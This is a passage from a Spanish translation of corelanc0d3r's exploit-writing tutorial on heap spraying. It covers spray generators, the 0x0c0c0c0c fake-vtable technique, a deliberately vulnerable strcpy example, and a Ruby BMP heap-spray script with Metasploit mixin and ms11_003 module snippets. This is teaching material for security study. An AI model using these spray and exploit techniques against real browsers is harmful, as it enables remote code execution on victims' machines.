- Esperar un poco para que el Spray pueda terminar.
- Averiguar el PID del proceso correcto.
- Utilizar ntsd.exe (debe estar en la carpeta de la aplicación Windbg también) para attachar ese PID, vuelca 0x0c0c0c0c de inmediato y cierra.
- Matar todos los procesos iexplore.exe.
- Poner el archivo de registro a un lado.
- Repetir.

Script alternativo de Heap Spray

SkyLined escribió un generador de Scripts de Heap Spray:

http://skypher.com/index.php/2010/01/18/advances-in-heap-spraying-size/

Este generador producirá una pequeña rutina para llevar a cabo un Heap Spray. Como se explica en su página web, el código del Heap Spray real es un poco más de 70 bytes (excepto la Shellcode que desees entregar por supuesto), y se pueden generar utilizando un formulario en línea.

http://skypher.com/SkyLined/heap_spray/small_heap_spray_generator.html

En lugar de utilizar un Payload codificado tipo **\uXXXX** o **%uXXXX**, él implementó un codificador-decodificador personalizado que le permite limitar la sobrecarga en un grado importante.


Así es como se puede usar el generador para crear un Heap Spray pequeño.

En primer lugar, anda al formulario en línea. Deberías ver algo como esto:


Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

En el primer campo, es necesario introducir la Shellcode. Debes pegar en valores de byte solamente, separados por espacios.

Sólo tienes que crear alguna Shellcode con **msfpayload**, la salida como **C**. Copia y pega el resultado de msfpayload en un archivo de texto y reemplaza **\x** con un espacio, y quita las comillas dobles y punto y coma al final.




Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS




A continuación, establece la dirección de destino (por defecto 0x0c0c0c0c) y el tamaño del bloque (en múltiplos de 0×10000 bytes). Los valores por defecto deberían funcionar bien en IE6 y 7.

Haz clic en "execute" para generar el Heap Spray.




Pega esto en una sección de script de JavaScript en una página HTML.

Abre la página en Internet Explorer 7. Al volcar 0x0c0c0c0c, deberías ver esto:



Aprenderás más sobre el uso de 0x0c como NOP en uno de los capítulos siguientes.

Mira al final del trozo del Heap donde 0x0c0c0c0c pertenece, y deberías ver la Shellcode actual.



Visión general de compatibilidad de navegador/versión vs Script de Heap Spray

Esta es una visión general de los distintos navegadores y versiones de navegadores, probado en XP SP3, que indica si el script de Heap Spray que hemos utilizado hasta ahora funcionará. En todos los casos, he probado si el Heap Spray estaba disponible en 0×06060606, a menos que se indique lo contrario.

Navegador y Versión	**¿El Script de Heap Spray funciona?**

Internet Explorer 5	Si
Internet Explorer 6	Si
Internet Explorer 7	Si
Internet Explorer 8 y superior	No
Firefox 3.6.24	Si (Más seguro en direcciones más altas: 0a0a0a0a, etc)
Firefox 6.0.2 y superior	No
Opera 11.60	Si (direcciones más altas: 0a0a0a0a, etc)
Google Chrome 15.x	No
Safari 5.1.2	No

Modificando el script sólo un poco (básicamente aumentando el número de iteraciones cuando se pulveriza el Heap), es posible hacer que una dirección como 0x0a0a0a0a apunte a los NOP´s en todos los navegadores antes mencionados (a excepción de aquellos en los que el script no funcionó por supuesto).

Por otro lado, como se puede ver en la tabla comparativa, las nuevas versiones de los navegadores principales parecen estar "protegidos" de un modo u otro en contra de este tipo de Heap Spraying.

¿Cuándo tendría sentido usar 0x0c0c0c0c ?

Como se dijo anteriormente, una gran cantidad de scripts de Heap Spray tienen como objetivo 0x0c0c0c0c. Debe quedar claro que no es realmente necesario pulverizar todo el camino hasta 0c0c0c0c para que tu Exploit funcione, sin embargo esta dirección sí ofrece una ventaja importante en algunos casos.

Si el Exploit sobrescribe un vtable en la pila o Heap y ganas control sobre EIP llamando a un puntero de función de vtable que, básicamente se necesita un puntero a un puntero, o incluso un puntero a un puntero a un puntero para saltar a tu Payload (el Heap Spray en este caso).

Encontrar punteros fiables a los punteros en tus trozos de Heap recién asignados o creado puede ser un desafío o incluso imposible. Pero hay una solución.

Echemos un vistazo a un ejemplo sencillo para aclarar este concepto.

Las siguientes líneas de código C++ (compatible con Dev-C++) ayudarán a demostrar cómo es un vtable:


(vtable.c)

```
#include <cstdlib>
#include <iostream>

using namespace std;

class corelan {
      public:
             void process_stuff(char* input)
             {
              char buf[20];
              strcpy(buf,input);
             // Llamada de funciones virtuales.
              show_on_screen(buf);
              do_something_else();
             }

      virtual void show_on_screen(char* buffer)
      {
          printf("Input : %s",buffer);
      }

      virtual void do_something_else()
      {

      }
};

int main(int argc, char *argv[])
{
    corelan classCorelan;
    classCorelan.process_stuff(argv[1]);
}
```

```
C:\Dev-Cpp\projects\vtable>vtable.exe boo
Input : boo
C:\Dev-Cpp\projects\vtable>_
```

La clase **corelan** (objeto) contiene una función pública, y 2 funciones virtuales. Cuando una instancia de la clase crea una instancia, un **vtable** se creará, con 2 punteros a funciones virtuales. Cuando este objeto crea un puntero al objeto se almacena en alguna parte (pila / Heap).

La relación entre el objeto y las funciones reales dentro de la clase tiene el siguiente aspecto:



Cuando una de las funciones virtuales dentro del objeto necesita ser llamada, esa función (que es parte de una vtable) es referenciada y se llama a través de una serie de instrucciones:

- Primero: se recupera un puntero al objeto que contiene el vtable.
- Luego: se lee un puntero a la vtable correcta.
- Finalmente: se utiliza un Offset desde el inicio de la vtable para obtener el puntero de una función actual.

Digamos que el puntero al objeto se toma de la pila y se pone en EAX:

```
MOV EAX,DWORD PTR SS:[EBP+8]
```

Luego, se recupera un puntero a la vtable en el objeto desde el objeto (situado en la parte superior del objeto):

```
MOV EDX,DWORD PTR DS:[EAX]
```

Digamos que vamos a llamar a la segunda función en la vtable, por lo que vamos a ver algo como esto:

```
MOV EAX,[EDX+4]
CALL EAX
```

A veces, estas 2 últimas instrucciones se combinan en una sola:
[CALL EDX +4] funcionaría también en este caso, aunque es más probable que veamos una llamada que utiliza [EAX + offset].

De todas formas, si has sobrescrito el puntero inicial en la pila con 41414141, es posible obtener una violación de acceso que tiene este aspecto:

```
MOV EDX,DWORD PTR DS:[EAX] : Access violation reading 0x41414141
```

Si controlas esa dirección, podrías utilizar una serie de desreferencias (puntero a puntero a...) para obtener el control de EIP.

Si un Heap Spray es la única forma de entregar tu Payload, esto podría ser un problema. Encontrar un puntero a un puntero a una dirección en la pila que contiene el Payload se basa en la suerte de verdad.

Por suerte, hay otra manera de abordar esto. Con un Heap Spray, la dirección 0x0c0c0c0c será muy útil.

En lugar de poner NOP´s + Shellcode en cada bloque de Heap Spray, pondrías una serie de 0x0c´s + la Shellcode en cada trozo (básicamente reemplaza NOP´s con 0x0c), y asegúrate de entregar el Spray de tal manera que la posición de memoria 0x0c0c0c0c también contenga 0c0c0c0c0c0c0c, etc.

Entonces, necesitas sobrescribir el puntero con 0x0c0c0c0c. Esto es lo que va a suceder:

Recoge puntero al objeto:

```
MOV EAX,DWORD PTR SS:[EBP+8]  <- put 0x0c0c0c0c in EAX
```

Ya que, 0x0c0c0c0c contiene 0x0c0c0c0c, la próxima instrucción hará lo siguiente:

```
MOV EDX,DWORD PTR DS:[EAX]  <- put 0x0c0c0c0c in EDX
```

Finalmente, el puntero de función se lee y se utiliza.


Una vez más, ya que 0x0c0c0c0c contiene 0x0c0c0c0c y EDX+4 (0x0c0c0c0c+4) también contiene 0x0c0c0c0c), esto es lo que va a suceder:

```
MOV EAX,[EDX+4] <- put 0x0c0c0c0c in EAX
```

```
CALL EAX        <- jump to 0x0c0c0c0c, which will start executing the
bytes at that address
```

Básicamente, 0x0c0c0c0c sería la dirección de la vtable, que contiene 0x0c0c0c0c y 0x0c0c0c0c y 0x0c0c0c0c y así sucesivamente. En otras palabras, la pulverización de 0x0c ahora se convierte en una vtable falsa. Así que, todas las referencias o llamadas terminarán saltando en esa área.

Esta es la belleza de esta configuración. Si 0x0c0c0c0c contiene 0x0c0c0c0c, vamos a terminar ejecutando 0c 0c 0c 0c (instrucciones).



OR AL, 0C. Eso es una instrucción NOP por igual. ¡Vamos ganando!

Así, mediante el uso de una dirección que, al ejecutarse como Opcode, actúa como un NOP, y contiene bytes que apuntan a sí mismo, que facilmente puede convertir una sobreescritura de puntero o una vtable destrozada en la ejecución de código usando Heap Spray. 0x0c0c0c0c es un ejemplo perfecto, pero puede haber otros también.

En teoría, se puede utilizar cualquier Offset al Opcode **0C**, pero tienes que asegurarte de que la dirección resultante se alcance en el Heap Spray (por ejemplo 0C0D0C0D).

Usar 0D funciona también, sin embargo la instrucción formada por 0D utiliza 5 bytes, lo que puede presentar un problema de alineación.

```
0D 0D0D0D0D      OR EAX,0D0D0D0D
```

De todas formas, esto debería explicar por qué el uso 0x0c0c0c0c podría ser una idea buena y necesaria, pero en la mayoría de los casos, realmente no necesitas pulverizar todo el camino hasta 0x0c0c0c0c.

Dado que ésta es una dirección muy popular, que es muy probable que va a activar las banderas o flags IDS.

Nota: si quieres quieres leer un poco más sobre los punteros de función o vtables, echa un vistazo al artículo de **Jonathan Afek** y **Adi Sharabani**.

Lurene Grenier https://twitter.com/#!/pusscat escribió un artículo acerca de DEP y Heap Sprays en su blog:

http://vrt-blog.snort.org/2009/12/dep-and-heap-sprays.html

Métodos alternativos para pulverizar el Heap del navegador

Imágenes

En 2006, **Greg MacManus Sutton** y **Michael** de **iDefense** publicaron el documento **Oda Punk**:

http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Sutton.pdf

En donde introdujo el uso de imágenes para pulverizar el Heap. Aunque lanzaron algunos scripts:

http://code.google.com/p/ideflabs-tools-archive/source/browse/labs_archive/tools/JPExPoc.tar.gz

Además del artículo, yo no recuerdo haber visto una gran cantidad de exploits públicos que utilizan esta técnica.

Moshe Ben Abu (Trancer) de www.rec-sec.com retomó la idea de nuevo y la mencionó en su presentación Owasp 2010:

https://www.owasp.org/images/0/01/OWASL_IL_2010_Jan_-_Moshe_Ben_Abu_-_Advanced_Heapspray.pdf

Escribió un buen script de Ruby para hacer las cosas más prácticas y me ha permitido publicar el script en este tutorial.

bmpheapspray_standalone.rb

```
# Escrito por  Moshe Ben Abu (Trancer) de www.rec-sec.com
#Publicado en www.corelan.be con permiso.
```

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

```
bmp_width                       = ARGV[0].to_i
bmp_height                      = ARGV[1].to_i
bmp_files_togen         = ARGV[2].to_i

if (ARGV[0] == nil)
        bmp_width               = 1024
end

if (ARGV[1] == nil)
        bmp_height              = 768
end

if (ARGV[2] == nil)
        bmp_files_togen= 128
end

# Tamaño del bitmap a calcular.
bmp_header_size         = 54
bmp_raw_offset          = 40
bits_per_pixel          = 24
bmp_row_size            = 4 * ((bits_per_pixel.to_f * bmp_width.to_f) /
32)
bmp_file_size           = 54 + (4 * ( bits_per_pixel ** 2 ) ) + (
bmp_row_size * bmp_height )

bmp_file                        = "\x00" * bmp_file_size
bmp_header                      = "\x00" * bmp_header_size
bmp_raw_size            = bmp_file_size - bmp_header_size

# Genera el header o cabecera del bitmap.
bmp_header[0,2]           = "\x42\x4D"                                  #
"BM"
bmp_header[2,4]           = [bmp_file_size].pack('V')# size of bitmap file
bmp_header[10,4] = [bmp_header_size].pack('V')     # size of bitmap header (54
bytes)
bmp_header[14,4] = [bmp_raw_offset].pack('V')# number of bytes in the bitmap
header from here
bmp_header[18,4] = [bmp_width].pack('V')   # width of the bitmap (pixels)
bmp_header[22,4] = [bmp_height].pack('V')  # height of the bitmap (pixels)
bmp_header[26,2] = "\x01\x00"              # number of color planes (1 plane)
bmp_header[28,2] = "\x18\x00"                      # number of bits (24 bits)
bmp_header[34,4] = [bmp_raw_size].pack('V')        # size of raw bitmap data

bmp_file[0,bmp_header.length] = bmp_header

bmp_file[bmp_header.length,bmp_raw_size] = "\x0C" * bmp_raw_size

for i in 1..bmp_files_togen do
        bmp = File.new(i.to_s+".bmp","wb")
        bmp.write(bmp_file)
        bmp.close
end
```

Este script de Ruby standalone o independiente creará una imagen Bmp básica que contiene 0x0c por todo lados.

Ejecuta el script, introduciendo el ancho y altura deseados del archivo Bmp, y el número de archivos que se crean:

```
root@bt:/spray# ruby bmpheapspray_standalone.rb 1024 768 1
root@bt:/spray# ls -al
total 2320
drwxr-xr-x  2 root root    4096 2011-12-31 08:52 .
drwxr-xr-x 28 root root    4096 2011-12-31 08:50 ..
-rw-r--r--  1 root root 2361654 2011-12-31 08:52 1.bmp
-rw-r--r--  1 root root    1587 2011-12-31 08:51
bmpheapspray_standalone.rb
root@bt:/spray#
```

El archivo es de casi 2,5 MB, que tiene que ser transferido al cliente para que pulverice el Heap. Si creamos un archivo HTML simple y lo visualizamos, podemos ver que desencadenó una asignación que contiene los datos de nuestro Spray (0x0c).

XP SP3, IE7:

```
0:014> s -b 0x00000000 L?0x7fffffff 00 00 00 00 0c 0c 0c 0c
00cec630  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
0397fffc  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
<- !
102a4734  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 00 00  ................
4ecde4f4  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 07 07 07  ................
779b6af0  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
7cdf5420  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
7cfbc420  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
```


```
0:014> d 00397fffc
0397fffc  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398000c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398001c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398002c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398003c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398004c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398005c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398006c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
................
```

IE8 debería retornar resultados similares.

Por lo tanto, si tuviéramos que crear más archivos con el script y cargarlos todos (70 archivos o más):

```
<html>
<body>
<img src='1.bmp'>
<img src='2.bmp'>
<img src='3.bmp'>
<img src='4.bmp'>
<img src='5.bmp'>
<img src='6.bmp'>
<img src='7.bmp'>
<img src='8.bmp'>
<img src='9.bmp'>
<img src='10.bmp'>
<img src='11.bmp'>
<img src='12.bmp'>
<img src='13.bmp'>
<img src='14.bmp'>
...
```

Deberíamos ver esto:



Por supuesto, transferir y cargar 70 archivos bitmap de 2,5 MB obviamente se tarda un rato, así que tal vez hay una manera de limitar la transferencia real de la red a un solo archivo y, a continuación, activar cargas múltiples del mismo archivo resultante en las asignaciones individuales.

Si alguien sabe cómo hacer esto, que nos diga. ☺

En cualquier caso, la compresión GZip ciertamente sería útil en cierta medida también.

Pulverizando imagen BMP con Metasploit

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Moshe Ben Abu fusionó su script independiente en un mixin de Metasploit (**bmpheapspray.rb**).

El mixin no está en el depósito de Metasploit por lo que tendrás que añadirlo manualmente en tu instalación local:

Coloca este archivo en la carpeta de Metasploit, en:

```
lib/msf/core/exploit
```

Luego, edita **lib/msf/core/exploit\mixins.rb** e inserta la siguiente línea:

```
require 'msf/core/exploit/bmpheapspray'
```

Para demostrar el uso del mixin, modificó un módulo del Exploit existente (**ms11_003**) para incluir el mixin y utilizar una Bmp con Heap Spray en lugar de un Heap Spray convencional.

ms11_003_ie_css_import_bmp.rb.

Coloca este archivo en **modules/exploits/windows/browser.**

En este módulo, se genera un Bitmap.

```
# Generate bitmap file
shellcode = payload.encoded
bmp = generate_bmp(shellcode)

# gzip to the rescue
bmp = Rex::Text.gzip(bmp)
```

Luego, etiquetas de imagen individuales se incluyen en la salida Html.

```
bmp_imgtags = ''
uri = get_resource()
uri << '/' if uri[-1,1] != '/'

for i in 1..datastore['BMPFILESTOGEN'] do
        bmp_imgtag = "<img src='" + uri + i.to_s + ".bmp' width='0' height='0' style='border-width:0' />\n"
        bmp_imgtags << b
end
```

```
<html>
<head>
<script language='javascript'>
#{js}
</script>
</head>
<body>
#{bmp_imgtags}
<script>#{js_function}();</script>
</body>
</html>
```


Y cuando el cliente solicita un archivo bmp, se sirve el Bmp “malicioso”:

```
elsif request.uri =~ /\.bmp$/
        #print_status("#{cli.peerhost}:#{cli.peerport} Sending #{self.refname} BMP")

        # Sending bitmap file
        send_response(cli, bmp,
                {
                        'Content-Type' => 'image/x-ms-bmp',
                        'Content-Encoding' => 'gzip'
                })
```


Asegúrate de quitar la actualización de seguridad **2482017** de IE7, o posteriores actualizaciones acumulativas de tu sistema de prueba para poder desencadenar la vulnerabilidad.

Ejecuta el módulo del Exploit contra IE7:

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS



La imagen se carga 128 veces:



Así que, como puedes ver, incluso desactivar JavaScript en el navegador no evita que funcionen los ataques del Heap Spray. Por supuesto, si Javascript es necesario para desencadenar la vulnerabilidad en realidad, es una historia diferente.

Nota: puede que ni siquiera tengas que cargar el archivo 128 veces. En las pruebas, desde 50 hasta 70 veces pareció ser suficiente.

Heap Spraying sin navegador

